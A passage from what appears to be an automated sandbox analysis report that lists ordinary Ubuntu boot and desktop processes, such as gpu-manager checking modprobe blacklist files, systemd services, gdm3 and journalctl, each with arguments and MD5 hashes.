Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5667 Parent PID: 5636

General

Start time:	00:16:43
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5667 Parent PID: 5636

General

Start time:	00:16:43
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5668 Parent PID: 5667

General

Start time:	00:16:43
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5668 Parent PID: 5667

General

Start time:	00:16:43
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: systemd PID: 5640 Parent PID: 1

General

Start time:	00:16:38
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5640 Parent PID: 1

General

Start time:	00:16:38
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

File Activities

File Read

Analysis Process: systemd PID: 5645 Parent PID: 1

General

Start time:	00:16:39
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5645 Parent PID: 1

General

Start time:	00:16:39
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

File Activities

File Read

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5655 Parent PID: 1

General

Start time:	00:16:41
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5655 Parent PID: 1

General

Start time:	00:16:41
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: systemd PID: 5658 Parent PID: 1

General

Start time:	00:16:46
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5658 Parent PID: 1

General

Start time:	00:16:46
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

File Activities

File Read

File Written

Owner / Group Modified

Permission Modified

Analysis Process: systemd PID: 5666 Parent PID: 1

General

Start time:	00:16:42
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5666 Parent PID: 1

General

Start time:	00:16:42
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5671 Parent PID: 1

General

Start time:	00:16:44
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5671 Parent PID: 1

General

Start time:	00:16:44
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes

MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5672 Parent PID: 1

General

Start time:	00:16:45
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5672 Parent PID: 1

General

Start time:	00:16:45
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5674 Parent PID: 1

General

Start time:	00:16:46
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5674 Parent PID: 1

General

Start time:	00:16:46
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: generate-config PID: 5675 Parent PID: 5674

General

Start time:	00:16:46
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5675 Parent PID: 5674

General

Start time:	00:16:46
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5679 Parent PID: 1860

General

Start time:	00:16:47
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5679 Parent PID: 1860

General

Start time:	00:16:47
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5680 Parent PID: 1

General

Start time:	00:16:49
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5680 Parent PID: 1

General

Start time:	00:16:49
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

Analysis Process: systemd PID: 5681 Parent PID: 1

General

Start time:	00:16:50
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5681 Parent PID: 1

General

Start time:	00:16:50
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5683 Parent PID: 1

General

Start time:	00:16:50
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5683 Parent PID: 1

General

Start time:	00:16:50
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5688 Parent PID: 1

General

Start time:	00:16:52
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5688 Parent PID: 1

General

Start time:	00:16:52
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 5746 Parent PID: 1

General

Start time:	00:16:53
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes

MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5746 Parent PID: 1

General

Start time:	00:16:53
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5747 Parent PID: 1860

General

Start time:	00:16:53
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5747 Parent PID: 1860

General

Start time:	00:16:53
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5752 Parent PID: 1

General

Start time:	00:16:54
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5752 Parent PID: 1

General

Start time:	00:16:54
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon

Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

Analysis Process: systemd PID: 5756 Parent PID: 1

General

Start time:	00:16:55
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5756 Parent PID: 1

General

Start time:	00:16:55
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

Analysis Process: systemd PID: 5760 Parent PID: 1

General

Start time:	00:16:56
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5760 Parent PID: 1

General

Start time:	00:16:56
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 5766 Parent PID: 1

General

Start time:	00:17:03

Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5766 Parent PID: 1

General

Start time:	00:17:03
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 5767 Parent PID: 1

General

Start time:	00:16:58
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5767 Parent PID: 1

General

Start time:	00:16:58
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5768 Parent PID: 1

General

Start time:	00:16:58
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5768 Parent PID: 1

General

Start time:	00:16:58
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5770 Parent PID: 1

General

Start time:	00:16:59
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm3 PID: 5770 Parent PID: 1

General

Start time:	00:16:59
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	/usr/sbin/gdm3
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: gdm3 PID: 5774 Parent PID: 5770

General

Start time:	00:17:01
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: plymouth PID: 5774 Parent PID: 5770

General

Start time:	00:17:01
Start date:	15/01/2022
Path:	/usr/bin/plymouth
Arguments:	plymouth --ping
File size:	51352 bytes
MD5 hash:	87003efd8dad470042f5e75360a8f49f

Analysis Process: gdm3 PID: 5791 Parent PID: 5770

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: gdm-session-worker PID: 5791 Parent PID: 5770

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	"gdm-session-worker [pam/gdm-launch-environment]"
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

Analysis Process: gdm3 PID: 5792 Parent PID: 5770

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5792 Parent PID: 5770

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: gdm3 PID: 5793 Parent PID: 5770

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5793 Parent PID: 5770

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemd PID: 5775 Parent PID: 1860

General

Start time:	00:17:01
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5775 Parent PID: 1860

General

Start time:	00:17:01
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5776 Parent PID: 1

General

Start time:	00:17:01
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: accounts-daemon PID: 5776 Parent PID: 1

General

Start time:	00:17:01
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	/usr/lib/accountsservice/accounts-daemon
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: accounts-daemon PID: 5782 Parent PID: 5776

General

Start time:	00:17:02
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	n/a
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: language-validate PID: 5782 Parent PID: 5776

General

Start time:	00:17:02
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	/usr/share/language-tools/language-validate en_US.UTF-8
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-validate PID: 5783 Parent PID: 5782

General

Start time:	00:17:02
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-options PID: 5783 Parent PID: 5782

General

Start time:	00:17:02
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	/usr/share/language-tools/language-options
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: language-options PID: 5784 Parent PID: 5783

General

Start time:	00:17:03
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: sh PID: 5784 Parent PID: 5783

General

Start time:	00:17:03
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "locale -a | grep -F .utf8 "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5785 Parent PID: 5784

General

Start time:	00:17:03
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: locale PID: 5785 Parent PID: 5784

General

Start time:	00:17:03
Start date:	15/01/2022
Path:	/usr/bin/locale
Arguments:	locale -a
File size:	58944 bytes
MD5 hash:	c72a78792469db86d91369c9057f20d2

Analysis Process: sh PID: 5786 Parent PID: 5784

General

Start time:	00:17:03
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5786 Parent PID: 5784

General

Start time:	00:17:03
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -F .utf8
File size:	199136 bytes

MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 5789 Parent PID: 1

General

Start time:	00:17:06
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5789 Parent PID: 1

General

Start time:	00:17:06
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5790 Parent PID: 1

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5790 Parent PID: 1

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5795 Parent PID: 1

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5795 Parent PID: 1

General

Start time:	00:17:07
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5798 Parent PID: 1

General

Start time:	00:17:08
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5798 Parent PID: 1

General

Start time:	00:17:08
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 5857 Parent PID: 1860

General

Start time:	00:17:09
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5857 Parent PID: 1860

General

Start time:	00:17:09

Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5859 Parent PID: 1

General

Start time:	00:17:10
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5859 Parent PID: 1

General

Start time:	00:17:10
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

Analysis Process: systemd PID: 5863 Parent PID: 1

General

Start time:	00:17:11
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5863 Parent PID: 1

General

Start time:	00:17:11
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

Analysis Process: systemd PID: 5870 Parent PID: 1

General

Start time:	00:17:11
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5870 Parent PID: 1

General

Start time:	00:17:11
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: gpu-manager PID: 5871 Parent PID: 5870

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5871 Parent PID: 5870

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5872 Parent PID: 5871

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5872 Parent PID: 5871

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5874 Parent PID: 5870

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5874 Parent PID: 5870

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5875 Parent PID: 5874

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5875 Parent PID: 5874

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5879 Parent PID: 5870

General

Start time:	00:17:13
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5879 Parent PID: 5870

General

Start time:	00:17:13
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5880 Parent PID: 5879

General

Start time:	00:17:13
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5880 Parent PID: 5879

General

Start time:	00:17:13
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5882 Parent PID: 5870

General

Start time:	00:17:13
Start date:	15/01/2022

Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5882 Parent PID: 5870

General

Start time:	00:17:13
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5883 Parent PID: 5882

General

Start time:	00:17:13
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5883 Parent PID: 5882

General

Start time:	00:17:13
Start date:	15/01/2022
Path:	/usr/bin/grep
